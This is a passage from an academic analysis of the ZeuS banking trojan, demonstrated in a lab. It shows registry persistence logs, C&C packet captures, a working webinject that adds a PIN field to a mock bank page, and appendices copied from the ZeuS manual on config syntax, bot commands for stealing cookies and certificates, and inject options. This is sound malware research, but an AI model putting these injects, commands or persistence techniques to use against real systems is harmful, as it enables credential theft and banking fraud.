taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
```


Using WireShark it is possible to view the initial *config2.bin* request from the victim and the query to gate.php to load the bot into the C&C. Here are the packet captures:

Figure 12 *-WireShark packet capture of first config.bin download*



```
192.168.18.100  192.168.18.131   TCP       66 49158→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
192.168.18.131  192.168.18.100   TCP       66 80→49158 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.18.100  192.168.18.131   TCP       60 49158→80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
192.168.18.100  192.168.18.131   HTTP     327 GET /config2.bin HTTP/1.1
192.168.18.131  192.168.18.100   HTTP     685 HTTP/1.1 200 OK  (application/octet-stream)
192.168.18.100  192.168.18.131   TCP       60 49158→80 [FIN, ACK] Seq=274 Ack=632 Win=65068 Len=0
192.168.18.131  192.168.18.100   TCP       54 80→49158 [ACK] Seq=632 Ack=275 Win=65536 Len=0
192.168.18.131  192.168.18.100   TCP       54 80→49158 [FIN, ACK] Seq=632 Ack=275 Win=65536 Len=0
192.168.18.100  192.168.18.131   TCP       60 49158→80 [ACK] Seq=275 Ack=633 Win=65068 Len=0
```

Figure 13 *-WireShark packet capture of gate.php POST request where stolen information is piped*




```
334 373.840963000      192.168.18.100  192.168.18.131     HTTP      648 POST /gate.php HTTP/1.1
335 374.044287000      192.168.18.131  192.168.18.100     TCP        54 80→49159 [ACK] Seq=1 Ack=595 Win=65536 Len=0
336 374.431714000      192.168.18.131  192.168.18.100     HTTP      342 HTTP/1.1 200 OK  (text/html)
```

5.3 – Control Panel: Functionalities

Within the CP a Botmaster can find many tools for botnet operation. This paper will examine most functional pages in the CP. Beginning on the summary landing page, the Botmaster will be notified of general botnet statistics (total bots, percentage of active bots, new bots, online bots, etc.). The next statistics page is an operating systems statistics page which displays the total number of bots running under each operating system. Under a new category the next page is the Bots page which can be viewed back in **Figure 5**. In the bots page a Botmaster can view the general information of any bot (ZeuS version, country, time, latency, etc.) and a screenshot of the selected bot's screen. Scripts can be built on the next page to be executed on any selected bots. These scripts are outlined in *Appendix 3* for curious readers since these scripts are not ran in this demonstration.

When viewing a bot's information, it is possible to observe ZeuS's file stealing capability. To explore functionality, the bot is configured in *config.txt* to monitor specified websites. Note in previous **Figure 10**, it is specified in *config.txt* to monitor the URL http://192.168.18.131/SuperBank/* with the "@" flag antecedent. The "@" flag tells ZeuS to take screenshots whenever a user clicks anywhere on the webpage. This screenshot capability is used to bypass virtual keyboards or number pads to prevent keylogging. Here is an example from the SuperBank webpage created for this experiment yielding fake PIN #: 3523 in **Figure 14** below.


Figure 14 *– ZeuS Capturing Screenshots of a Monitored URL*



5.3 – HTML Injection with webinjects.txt


Webinjects.txt is a file specified in *config.txt* for injecting code into incoming HTML packets. This HTML injection attack helps with ZeuS's man-in-the-browser capability via creation of new forms. ZeuS steals data before it is encrypted by SSL thereby thwarting encryption efforts. This data theft typically happens with HTML GET and POST request methods. Since these credentials appear as unencrypted strings without SSL ZeuS can easily steal GET and POST data. The original ZeuS *webinjects.txt* received with the source code is comprehensive and incorporates many websites such as: ebay.com, wellsfargo.com, paypal.com, usbank.com, and chase.com. Also included were many foreign banking websites thus creating a globally-capable credential theft machine. Overall, there are 2715 lines of injects given to a new user. A thorough explanation of *webinjects.txt* can be found in *Appendix 4*. The following **Figures 15-21** explore ZeuS's HTML injection capabilities using the SuperBank webpage.

Figure 15 *– Webinjects.txt used for testing*



```
set_url http://192.168.18.131/SuperBank/ GP
data_before
<input type="password" name="password">
data_end
data_inject
<br><br>PIN:<input type="text" name="PIN">
data_end
data_after
<br><br>
data_end
```

Figure 16 *– Website before injection* → ***Figure 17*** *– Pre-injection HTML*



192.168.18.131/SuperBank/

Welcome to SuperBank!


We are the safest bank on the Local Area Network!

Personal Information

Account Number:


Password:

Please always be careful with your PIN! Our online banking system will NEVER ask you for your PIN.



```
<legend>Personal Information</legend>
Account Number: <input type="text" name="accountNumber">
<br><br>
Password: <input type="password" name="password">
<br><br>
<font color="red">Please always be careful with your PIN!
<br>
<input type="submit" value="Submit"></fieldset>
</form>
```

***Figure 18** - Website after injection* → ***Figure 19** – Post-injection HTML*



Welcome to SuperBank!


We are the safest bank on the Local Area Network!

Personal Information
Account Number:

Password:

PIN:


Please always be careful with your PIN! Our online banking system will NEVER ask you for your PIN.
Submit



```
<legend>Personal Information</legend>
Account Number: <input type="text" name="accountNumber">
<br><br>
Password: <input type="password" name="password">
<br><br>PIN:<input type="text" name="PIN"><br><br>
<font color="red">Please always be careful with your PIN!
<br>
<input type="submit" value="Submit"></fieldset>
</form>
```

Figure 20
Submitted crendtials to SuperBank →

Figure 21
ZeuS CP shows stolen credentials Including keylogging pre-password text




Personal Information
Account Number: 1234124

Password: ●●●●●●●●●●●

PIN: 3523

Please always be careful with your PIN!
Submit



```
Process name:     C:\Program Files\Internet Explorer\iexplore.exe
User of process:  SERVER\Attacker
Source:           http://192.168.18.131/SuperBank/

http://192.168.18.131/SuperBank/
Referer: http://192.168.18.131/SuperBank/
User input: SUPDUDE1234124gpassword12314225233523
POST data:

accountNumber=1234124
password=password123
PIN=3523
```

<u>6 – Conclusion</u>

The ZeuS demonstration has shown how easy it is for a Botmaster to execute ZeuS's capabilities. Most of the functionality is autonomous. A Botmaster is only required to logon to their webserver to browse the collected data. One disadvantage of this version of ZeuS is the lack of propagation techniques. However, using scripts executed from the CP it is possible to propagate the bot by uploading new malware to the client. ZeuS modules also exist for purchase on underground forums that can help give new functionality (Messmer, 2010).

Looking at the present, security researchers have identified some new ZeuS variants. The source code leak has led to variants IceIX, Citadel (ZeuS Tracker, 2014), and GameOver ZeuS (Stone-Gross, 2014). Notably, GameOver ZeuS uses a peer-to-peer infrastructure instead of the single C&C webserver. The source code has helped many hackers by giving inspiration and reference to such an advanced sample of malware.

Overall this paper has provided the history of ZeuS, the source code folder, the compiled components of ZeuS, the bot executable payload, and a demonstration of ZeuS in a test-bed. The key software being the bot builder is a very user-friendly interface for building the malware. Bot capabilities are very customizable via the *config.txt* file. When infecting PCs, the bot routine for infection is very complex with most of the functionality coming from API hooks. The demonstration has shown the simplicity of operating ZeuS through the control panel. ZeuS's only downfall is propagation capabilities. Finally, ZeuS's notoriety as one of the first advanced widespread banking Trojans will remain relevant in malware history for decades to come.

Appendix 1: Syntax For config.txt

Entry Name	**Parameter**	**Description**
entry “StaticConfig”	botnet “(name)”	The botnet name to be used in the C&C. Different built bots can be assigned different names and specifically queried in the same C&C by bot name.
	timer_config (min1) (min2)	Look for a new configuration every (min1) minutes. If failed, retry every (min2) minutes.
	timer_logs (min1) (min2)	How often to log data to the C&C.
	timer_stats (min1) (min2)	How often to send bot statistics to the C&C.
entry “DynamicConfig”	url_loader “(url)”	Update location of the bot executable
	url_server “(url)”	C&C location
	AdvancedConfigs	Alternate URL locations for updated configuration files
	Encryption_key “(key)”	Must match the encryption key set in the “Information” tab used for RC4 encryption/decryption of ZeuS packets/files/data.
entry “WebFilters”	! – Log data	Example: “!*.microsoft.com/*” Log all data from the specified URL.
	@ - Capture Screenshots	Example: “@*/login.mybank.com/*” Log all data and capture screenshots on mouse click.
entry “WebFakes”	;”(target)” “(redirect)”	Example: ;”http://www.google.com” “http://www.yahoo.com” Redirects Google homepage to Yahoo homepage.
entry “DnsMap”	;(ip) (domain)	Example: ;127.0.0.1 updates.symantec.net Adds changes to the HOSTS file. In above example, used to stop updates for Symantec Antivirus.

Appendix 2: ZeuS API Hooks **(Wyke, 2011)**

DLL Name	**API Name**
ntdll.dll	NtCreateThread (pre Vista)
ntdll.dll	NtCreateUserProcess
ntdll.dll	LdrLoadDll
kernel32.dll	GetFileAttributesExW
wininet.dll	HttpSendRequest

DLL Name	**API Name**
user32.dll	BeginPaint
user32.dll	EndPaint
user32.dll	GetDCEx
user32.dll	GetDC
user32.dll	GetWindowDC

wininet.dll	HttpSendRequestEx
wininet.dll	InternetCloseHandle
wininet.dll	InternetReadFileEx
wininet.dll	InternetQueryDataAvailable
wininet.dll	HttpQueryInfo
ws2_32.dll	closesocket
ws2_32.dll	send
ws2_32.dll	WSASend
user32.dll	OpenInputDesktop
user32.dll	SwitchDesktop
user32.dll	DefWindowProc
user32.dll	DefDlgProc
user32.dll	DefFrameProc
user32.dll	DefMDIChildProc
user32.dll	CallWindowProc
user32.dll	RegisterClass
user32.dll	RegisterClassEx
user32.dll	ReleaseDC
user32.dll	GetUpdateRect
user32.dll	GetUpdateRgn
user32.dll	GetMessagePos
user32.dll	GetCursorPos
user32.dll	SetCursorPos
user32.dll	SetCapture
user32.dll	ReleaseCapture
user32.dll	GetCapture
user32.dll	GetMessage
user32.dll	PeekMessage
user32.dll	TranslateMessage
crypt32.dll	GetClipboardData
nspr4.dll	PFXImportCertStore
nspr4.dll	PR_OpenTCPSocket
nspr4.dll	PR_Close
nspr4.dll	PR_Read


Appendix 3: Control Panel Scripting (Copied from ZeuS Manual)

Command	**Description**
os_shutdown	Shutdown Computer
os_reboot	Reboot Computer
bot_uninstall	Complete removal of bot from the current user
bot_update [URL]	Update the bot configuration file
bot_bc_add [service] [backconnect_server] [backconnect_server_port]	Add a constant backconnect-session
bot_bc_remove [service] [backconnect_server] [backconnect_server_port]	Remove backconnect-session
bot_httpinject_disable [url_1] [url_2] ... [url_X]	Blocking execution of HTTP-injects to a specific URL for the current user
bot_httpinject_enable [url_1] [url_2] ... [url_X]	Unlock execution of HTTP-injects to a specific URL for the current user
user_logoff	Session termination (logoff) of current user
user_execute	Start the process from the current user
user_cookies_get	Get the cookies of all known browsers
user_cookies_remove	Delete all cookies from all known browsers
user_certs_get	Get all the exported certificates from the certificate store "MY" of the current user
user_certs_remove	Cleaning certificate store "MY" of the current user
user_url_block [url_1] [url_2] ... [url_X]	Block access to the URL for the current user

user_url_unblock [url_1] [url_2] ... [url_X]	Unlock access to the URL for the current user.
user_homepage_set [url]	Forced change the home page for all known browsers of the current user
user_ftpclients_get	Get a list of all FTP-logins of all known FTP-clients
user_flashplayer_get	Create an archive "flashplayer.cab" from (*.sol) cookies of Adobe Flash Player and send to server
user_flashplayer_remove	Remove all (*.sol) cookies of Adobe Flash Player

***Appendix 4**: webinjects.txt (Copied from ZeuS Manual)*

Example webinjects.txt



```
set_url http://192.168.18.131/SuperBank/ GP
data_before
<input type="password" name="password">
data_end
data_inject
<br><br>PIN:<input type="text" name="PIN">
data_end
data_after
<br><br>
data_end
```

set_url [url] [options] [postdata_blacklist] [postdata_whitelist] [url_block] [matched_context]

url	URL to inject code. Allowed use of masks.
options	Defines basic terms and conditions for the records, consists of a combination of the following characters: • **P** - Runs at POST-request. • **G** - Runs at GET-request. • **L** - If this symbol is specified, then starts going as HTTP-grabber, if not specified, goes as HTTP-inject. • **D** - Blocks run more than once in 24 hours. This symbol requires a mandatory presence of the parameter url_block. • **F** - Complements the symbol "L", allows you to record the result not in the full report but as a separated file "grabbed\%host%_%year%_%month%_%day%.txt". • **H** - Complements the symbol "L", saves the contents without stripping the HTML-tags. In normal mode the same, all HTML-tags are removed, and some are transformed into a character "new line" or "gap". • **I** - Compare the url parameter insensitive (only for engl. alphabet). • **C** - Compare the context insensitive (only for engl. alphabet).

postdata_blacklist	Complete (from beginning to end) the contents of POST-data, which should not be run. Allowed the use of masks (* and ? symbols). Parameter is optional.
postdata_whitelist	Full (from beginning to end) content POST-data, which should be run. Allowed the use of masks (* and ? symbols). Parameter is optional.
url_block	**In the absence of the symbol "D" in the options parameter:**If the run must occur only once, then should be specified a URL, in this case the further run will be blocked. Expects that URL to begin immediately after HTTP-inject/HTTP-grabber application. If, after blocking will need rerun, then the lock can be removed via the command "bot_httpinject_enable" with a parameter, for example, equal to the parameter url. **In the presence of the symbol "D" in the options parameter:**You must specify a URL, when referring to that, run will be locked at 24-th hour. Expectats that the URL begins immediately after HTTP-inject/HTTP-grabber application. This lock can not be removed by a command "bot_httpinject_enable". Parameter is optional in the absence of a symbol "D" in the options parameter.
matched_context	Subcontent (substring) URL content, which should be run. Allows the use of masks (* and ? symbols). Parameter is optional.

data_before/after/inject Syntax

data_before	**In the absence of the symbol "L" in the options parameter:** Subcontent in the URL content, after which you want to enter new data. **In the presence of the symbol "L" in the options parameter:** Subcontent in the URL content, after which you want to start to get data for the report. Allows the use of masks (* and ? symbols).
data_after	**In the absence of the symbol "L" in the options parameter:** Subcontent in the URL content, to which you want to finish the new data. **In the presence of the symbol "L" in the options parameter:** Subcontent in the URL content, after which the need to finish getting the data for the report. Allows the use of masks (* and ? symbols).

data_inject	**In the absence of the symbol "L" in the options parameter:** The new data, that will be inserted between data_before and data_after data. **In the presence of the symbol "L" in the options parameter:** Subcontent in the URL content, after which the need to finish getting the data for the report.

References

Binsalleeh, H., T. Ormerod, A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, and L. Wang. *On the Analysis of the Zeus Botnet Crimeware Toolkit*. Proc. of 8th International Conference on Privacy, Security and Trust. N.p.: n.p., 2010. *IEEE Xplore*. Web. 01 Dec. 2014.

Bitdefender. "Malware History." (n.d.): n. pag. 30 Apr. 2010. Web. 5 Dec. 2014. <http://download.bitdefender.com/resources/files/Main/file/Malware_History.pdf>.

Finkle, Jim. "Hackers Steal U.S. Government, Corporate Data from PCs." *Reuters*. Thomson Reuters, 17 July 2007. Web. 04 Dec. 2014. <http://www.reuters.com/article/2007/07/17/us-internet-attack-idUSN1638118020070717>.

Krebs, Brian. "ZeuS Source Code for Sale. Got $100,000?" *Krebs on Security*. N.p., Feb. 2011. Web. 01 Dec. 2014. <http://krebsonsecurity.com/2011/02/zeus-source-code-for-sale-got-100000/>.

Messmer, Ellen. "ZeuS Botnet Code Keeps Getting Better... for Criminals." *Network World*. N.p., 11 Mar. 2010. Web. 09 Dec. 2014. <http://www.networkworld.com/article/2204264/network-security/zeus-botnet-code-keeps-getting-better--for-criminals.html>.

Stone-Gross, Brett. "The Lifecycle of Peer-to-Peer (Gameover) ZeuS."Information Security Services, Managed Security Services. Dell SecureWorks, 23 July 2012. Web. 09 Dec. 2014. <http://www.secureworks.com/cyber-threat-intelligence/threats/The_Lifecycle_of_Peer_to_Peer_Gameover_ZeuS/>.

Toro, A. "Putting Cyber Criminals on Notice: Watch Your Flank." *Websense SecurityLabs Blog*. N.p., 12 June 2014. Web. 04 Dec. 2014. <http://community.websense.com/blogs/securitylabs/archive/2014/06/06/zeus-c-amp-c-vulnerability.aspx?cmpid=pr>.

Visgean. "Visgean/Zeus." GitHub. N.p., 2011. Web. Sept. 2014. <https://github.com/Visgean/Zeus>.

Wyke, James. *What Is Zeus?* Tech. Sophos, May 2011. Web. <http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/what-is-zeus.aspx>.

"ZeuS Manual." PasteHTML. N.p., n.d. Web. 05 Dec. 2014. <http://pastehtml.com/view/1ego60e.html>.

"ZeuS Tracker." Abuse.ch. N.p., 20 June 2009. Web. 09 Dec. 2014. <https://zeustracker.abuse.ch/>.